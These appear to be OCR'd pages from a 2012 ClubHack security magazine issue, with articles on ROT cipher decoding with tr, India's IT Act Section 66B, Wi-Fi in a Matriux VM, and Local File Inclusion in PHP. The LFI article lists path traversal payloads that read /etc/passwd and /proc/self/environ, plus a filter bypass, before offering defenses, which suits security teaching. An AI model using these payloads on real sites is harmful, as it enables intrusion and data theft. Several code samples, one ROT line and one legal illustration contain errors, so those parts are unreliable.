
Decoding ROT using the Echo and Tr Commands in your Linux Terminal

ROT which is known as the Caesar Cipher is a kind of cryptography wherein encoding is done by moving the letters in the alphabet to its next letter. There are 25 possible ROT settings which covers the scope of letters A-Z. Thus in ROT-1, A is equals to B and B is equals to C and so are the next letters but Z would go back to A. And so the ROT-1 cipher of 'ProjectX'is 'QspkfduY'. Thus, ROT = rotation.

In this short write up we will be using the echo and tr bash commands in your Linux terminal to encode or decode letters using ROT cipher. The 'echo' command is a built-in command in Bash in C shells which repeats the letters of words after it. For example:



It would echo the word "ProjectX"=). Thus, the command is used to write its arguments to standard output. Another command that we will be using is the tr command which translates characters. I saw in pastebin different implementations in different programming languages to decode ROT and that most of them are using the TR application so why not mixed it with the echo command? Alright here it goes, for example QspkfduY is ROT-1 and so I can decode it using echo "QspkfduY" | tr 'b-za-aB-ZA-A' 'a-zA-Z'.



To decode the ROT-2 ProjectX which is "RtqlgevZ", I can just change "b-za-aB-ZA-A" to "c-za-bC-ZA-B".

This list should help you to decode ROT-3 to ROT-25:

ROT-3 = tr 'd-za-cD-ZA-C' 'a-zA-Z'
ROT-4 = tr 'e-za-dE-ZA-D' 'a-zA-Z'
ROT-5 = tr 'f-za-eF-ZA-E' 'a-zA-Z'
ROT-6 = tr 'g-za-fG-ZA-F' 'a-zA-Z'
ROT-7 = tr 'h-za-gH-ZA-G' 'a-zA-Z'
ROT-8 = tr 'i-za-hI-ZA-H' 'a-zA-Z'
ROT-9 = tr '-za-iJ-ZA-I' 'a-zA-Z'
ROT-10 = tr 'k-za-jK-ZA-J' 'a-zA-Z'
ROT-11 = tr 'l-za-kL-ZA-K' 'a-zA-Z'
ROT-12 = tr 'm-za-lM-ZA-L' 'a-zA-Z'
ROT-13 = tr 'n-za-mN-ZA-M' 'a-zA-Z'
ROT-14 = tr 'o-za-nO-ZA-N' 'a-zA-Z'
ROT-15 = tr 'p-za-oP-ZA-O' 'a-zA-Z'
ROT-16 = tr 'q-za-pQ-ZA-P' 'a-zA-Z'
ROT-17 = tr 'r-za-qR-ZA-Q' 'a-zA-Z'
ROT-18 = tr 's-za-rS-ZA-R' 'a-zA-Z'
ROT-19 = tr 't-za-sT-ZA-S' 'a-zA-Z'
ROT-20 = tr 'u-za-tU-ZA-T' 'a-zA-Z'
ROT-21 = tr 'v-za-uV-ZA-U' 'a-zA-Z'
ROT-22 = tr 'w-za-vW-ZA-V' 'a-zA-Z'
ROT-23 = tr 'x-za-wX-ZA-W' 'a-zA-Z'
ROT-24 = tr 'y-za-xY-ZA-X' 'a-zA-Z'
ROT-25 = tr 'z-za-yZ-ZA-Y' 'a-zA-Z'

Take note of this technique, this guide might be useful in CFP for other hacking and information security conventions out there.

Jay Turla
shipcodez@gmail.com

Jay Turla is a programming student and Infosec enthusiast from the Philippines. He is one of the bloggers of ROOTCON (Philippine Hackers Conference) and The ProjectX Blog. (http://www.theprojectxblog.net/)

retaining or receiving a stolen computer resource or a communication device.

Provisions of Sec. 66B

Punishment for dishonestly receiving stolen computer resource or communication device

As we have discussed in the earlier articles, under the amended Information Technology Act, Section 66 has been completed amended to remove the definition of hacking. Amendments also introduced a series of new provisions under Section 66 covering almost all major cybercrime incidents.

In this article, we will have a look at the provisions of Sec. 66B which is about

The section reads as –

Whoever dishonestly receives or retains any stolen computer resource or communication device knowing or having reason to believe the same to be stolen computer resource or communication device, shall be punished with imprisonment of either description for a term which may extend to three years or with fine which may extend to rupees one lakh or with both.

This section applies -

- Only if the person knows or has a reason to believe that the computer resource or the communication device is stolen.
- Any stolen computer resource, or to a person who dishonestly receives or retains.

- Any stolen communication device.

Here, term 'computer resource' means – 'Computer resource' as defined under Section 2 (1)(k) of the IT Act, 2000

Computer/computer, System/computer network/data/computer data base or software.

Hence, this provision can also be applied in the event of 'data theft'.
Illustration -

1. Dinesh is working as an office boy in Calsoft systems Pvt. ltd. – a renowned IT company. Although his work profile is low, he has a habit of playing gambling, because of which he is always in need of money. One day, he noticed that, Priyanka, who is a company secretary of Calsoft has forgot her iPad in the office. He has stolen the iPad and sold it to Dheeraj, his friend who knew that the iPad is stolen.

Dheeraj can be prosecuted under this provision.

2. Dinesh is working as an office boy in Calsoft systems Pvt. ltd. – a renowned IT company. Dinesh was infamous in the office as a greedy person who is always behind money and lavish lifestyle. One day, he noticed that, Priyanka, who is a company secretary of Calsoft has forgot her laptop in the office. Dinesh stolen the laptop, took it home and given to his kids to play with.

Dheeraj can be prosecuted under this provision.

Sagar Rahurkar.
contact@sagarrahurkar.com

Sagar Rahurkar is a Law graduate, a Certified Fraud Examiner (CFE) and a certified Digital Evidence Analyst.

He specializes in Cyber Laws, Fraud examination, and Intellectual Property Law related issues. He has conducted exclusive training programs for law enforcement agencies like Police, Income

He is a regular contributor to various Info-Sec magazines, where he writes on IT Law related issues.

Sagar Rahurkar can be contacted at contact@sagarrahurkar.com

How to enable Wi-Fi on Matriux running inside VMware

Introduction

One of the most commonly asked question on Matriux forums and IRC is how to enable and work with Wi-Fi on a Matriux instance running inside VMware or any other virtualization software. This tutorial will take you step by step on how to do that.

For this tutorial, I am running VMware® Workstation on a Windows 7 Enterprise N Edition which is my Host machine. The Matriux is (obviously) my guest operating system running "Krypton" v1.2. I am using a D-Link DWA-125 Wireless N 150 USB Adapter for this tutorial.

Procedure

There are so many methods and approaches to enable Wi-Fi inside VMware / Virtualization environment. One of the preferred approaches is explained below:

- Note: Do not connect the Wireless Adapter now.
- Start Windows 7 (or your Host OS).
- Start VM Ware and boot Matriux.
- After you login and obtain an IP, if you execute ifconfig -a, by default you will see only two interfaces i.e., etho and lo.

```
8:22 root@(none) /root# ifconfig –a

eth0      Link encap:Ethernet  HWaddr
          aa:00:04:00:0a:04
          inet addr:192.168.116.130
          Bcast:192.168.116.255
          Mask:255.255.255.0
          inet6 addr: fe80::a800:4ff:fe00:a04/64
          Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500
          Metric:1
          RX packets:34 errors:0 dropped:0
          overruns:0 frame:0
          TX packets:119 errors:0 dropped:0
          overruns:0 carrier:0
          collisions:0 txqueuelen:1000
```

```
          collisions:0 txqueuelen:1000
          RX bytes:4731 (4.6 KiB)  TX
bytes:11021
          (10.7 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436
Metric:1
          RX packets:52 errors:0 dropped:0
          overruns:0 frame:0
```

- Now Connect your USB Wi-Fi Adapter to your PC / Laptop.

- If you get a Driver Software Installation error or information window (as shown below), click on the Close button to proceed.




Figure 1

- Now the USB Wi-Fi device is available for VM.
- You can verify this by switching to VM and clicking on the menu VM -> Removable Devices.
- You can see the USB Wi-Fi Device listed there as shown below:




Figure 2

- Also, if you move the mouse over the VM Status Bar USB icons, you can see the USB WiFi Device listed there (as shown below):




Figure 3

- Click (or right-click) on the USB Wifi Icon on the VM and click on "Connect (Disconnect from Host)" as shown below:




Figure 4

- The following Message Window should appear. Click OK to proceed.




Figure 5

- If you look at the VM Status bar, you can see that the USB WiFi Icon is now active and highlighted as shown below:

Figure 6

- Now your USB WiFi adapter is ready for your Matriux WM and you can verify the same using the ifconfig -a command. The output is displayed below:


```
8:52 root@(none) /root# ifconfig -a

eth0      Link encap:Ethernet  HWaddr
          aa:00:04:00:0a:04
          inet addr:192.168.116.130
          Bcast:192.168.116.255
          Mask:255.255.255.0
          inet6 addr: fe80::a800:4ff:fe00:a04/64
          Scope:Link
          UP BROADCAST RUNNING MULTICAST
          MTU:1500  Metric:1
          RX packets:107 errors:0 dropped:0
          overruns:0 frame:0
          TX packets:300 errors:0 dropped:0
          overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11883 (11.6 KiB)  TX
          bytes:20639 (20.1 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING
          MTU:16436  Metric:1
          RX packets:52 errors:0 dropped:0
          overruns:0 frame:0
          TX packets:52 errors:0 dropped:0
          overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6688 (6.5 KiB)
          TX bytes:6688 (6.5 KiB)

wlan0     Link encap:Ethernet  HWaddr
          f0:7d:68:62:b9:ab
          BROADCAST MULTICAST
          MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0
          overruns:0 frame:0
          TX packets:0 errors:0 dropped:0
          overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Conclusion:

The rest I leave it to your WiFi zeal. Now you can do all your WiFi experiments with Matriux from within your Virtual environment.

Join us for more discussion on Matriux and Wi-Fi topics at http://forum.matriux.com/ or http://is-ra.org/forum/.
Happy Learning ☺

Team Matriux
http://matriux.com



Local File Inclusion

What is Local File Inclusion?

Local File Inclusion is a method in PHP for including Local files from the Local web server itself.

This becomes vulnerability when the pages to be included from web servers are not sanitized properly and to exploit this vulnerability attacker can send modified http request to the server using a web browser.

For example if a developer is using a variable from URL (i.e. GET variable) for calling specific file on the server for inclusion for example the URL is /board/index.php?page=contactus the sample php code for this may be:

```
<?php

      if($_GET['page']!='')

                  {

      include('board/'.$GET_['pag
e'];

      }

?>
```

In itself functions such as include() are not vulnerable but it's wrong use can cause serious security issue.

In the above script the include function tries to includes a file from the 'board' subdirectory. In this code the developer is not sanitizing the variable of page for characters such as periods and slashes (../ which is used for moving one directory up) and also doesn't checks if the file is a web server system file which can allow the attacker to include malicious file from the web server filesystem resulting into critical information disclosure or arbitrary code execution.

For eg. if attacker modifies the page url to: www.site.com/board/index.php?page=../../../etc/passwd

The above URL will cause PHP to include /etc/passwd file

This modified URL will disclose all the list of users on the server.

www.site.com/board/index.php?page=../../../proc/self/environ

The above URL will cause php to include environment variables which looks as follows:

```
PATH=/usr/local/bin:/usr/bin:/binDOCUMENT_ROOT=/hsphere/local/home/c242949/site.comHTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8HTTP_ACCEPT_CHARSET=ISO-8859-1,utf-8;q=0.7,*;q=0.7HTTP_ACCEPT_ENCODING=gzip,deflateHTTP_ACCEPT_LANGUAGE=en-us,en;q=0.5HTTP_CONNECTION=keep-aliveHTTP_COOKIE=PHPSESSID=1662imbqqot4jq099sij0rhfr3HTTP_HOST=site.comHTTP_USER_AGENT=Mozilla/5.0 (Windows NT 6.1; rv:8.0) Gecko/20100101 Firefox/8.0REDIRECT_QUERY_STRING=filename=/proc/./self/./environREDIRECT_STATUS=200REDIRECT_URL=/runner.phpREMOTE_ADDR=116.202.164.155REMOTE_PORT=49376SCRIPT_FILENAME=/hsphere/shared/php5/bin/phpSERVER_ADDR=98.131.116.1SERVER_ADMIN=webmaster@site.comSERVER_NAME=www.site.comSERVER_PORT=80SERVER_SOFTWARE=ApacheGATEWAY_INTERFACE=CGI/1.1SERVER_PROTOCOL=HTTP/1.1REQUEST_METHOD=GETQUERY_STRING=filename=/proc/./self/./environREQUEST_URI=/runner.php?filename=/proc/./self/./environSCRIPT_NAME=/php5bin/phpPATH_INFO=/runner.phpPATH_TRANSLATED=/hsphere/local/home/c242949/site.com/runner.php
```

In the above environment variables we can control some of the environment variables and alter them, such as HTTP_USER_AGENT=Mozilla/5.0 (Windows NT 6.1; rv:8.0) which we can tamper and put php script to gain shell access.

Following are some of the PHP functions used for file inclusion:

```
include();

require();

include_once();

require_once();
```

Some developers may use their own code for filtering these attacks as follows:

```
<?php

if(isset($_GET['page']))

{

include('board/'.str_replace("../",'',($_GET['page'])).'.php');

}

?>
```

Beware!! The above code seems to be a very a good idea but such php filters can be bypassed easily by making the following request:

```
"index.php?page=....//....//....//etc/passwd%00"
```

Securing Local File Inclusion Vulnerabilities:

1. Always try to use if else statement in following way. For example:

```
<?php
  if (isset($_GET['page']))
  {

if($_GET['page']=="contact")
    {
     include("contact.php");
    }

elseif($_GET['page']=="produc
t")
    {
     include("product.php");
    }

    else
  {
        include("index.php");
    }

  }

 else
{
   include("index.php");
}
?>
```

Or similarly you can use switch case:

```
<?php

if(isset($_GET['page']))
{
   switch($_GET['page'])
   {
        case "contact":

   include("contact.php");

        case "product":

   include("product.php");

        default:

   include("index.php");
   }
}
else
{
   include("index.php");
}
?>
```

2. In the below code:

```
<?php
if($_GET['page']!=''
   {
   include('board/'.urlencode(
$GET_['page'].'.php');
   }
?>
```

It will encode the attackers request `"index.php?page=../../../etc/passwd%00"` and result in the following error: `Warning:include(page/..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd%00.php) [function.include]: failed to open stream: No such file or directory`

3. Use realpath() function in the code:

```
<?php

include('board/'.realpath($_GET['page']
.'.php');

?>
```

The Real path function returns canonicalized absolute pathname on success. The resulting path will have no symbolic link, `'/./'` or `'/../'` components thus defending the attack successfully.

4. A good way for restricting the inclusion of /proc/self/environ is to see that Apache server doesnt have access to enviroment variables. We can change the apache's shell in /etc/passwd to /sbin/nologin in following way :

```
apache:x:26:26:Apache:/var/www:/sbin/nologin
```

This restricts apache server to access environmental variables.

Vikram Pawar
pawarvikram666@gmail.com

Vikram Pawar is a hacking and security enthusiast. Vikram is currently pursuing Bachelor's Degree in Computer Science and Engineering from G.H. Raisoni institute of engineering and technology (Pune).

Issue 27 | Apr 2012 Design concept: Ajit Hatti www.clubhack.com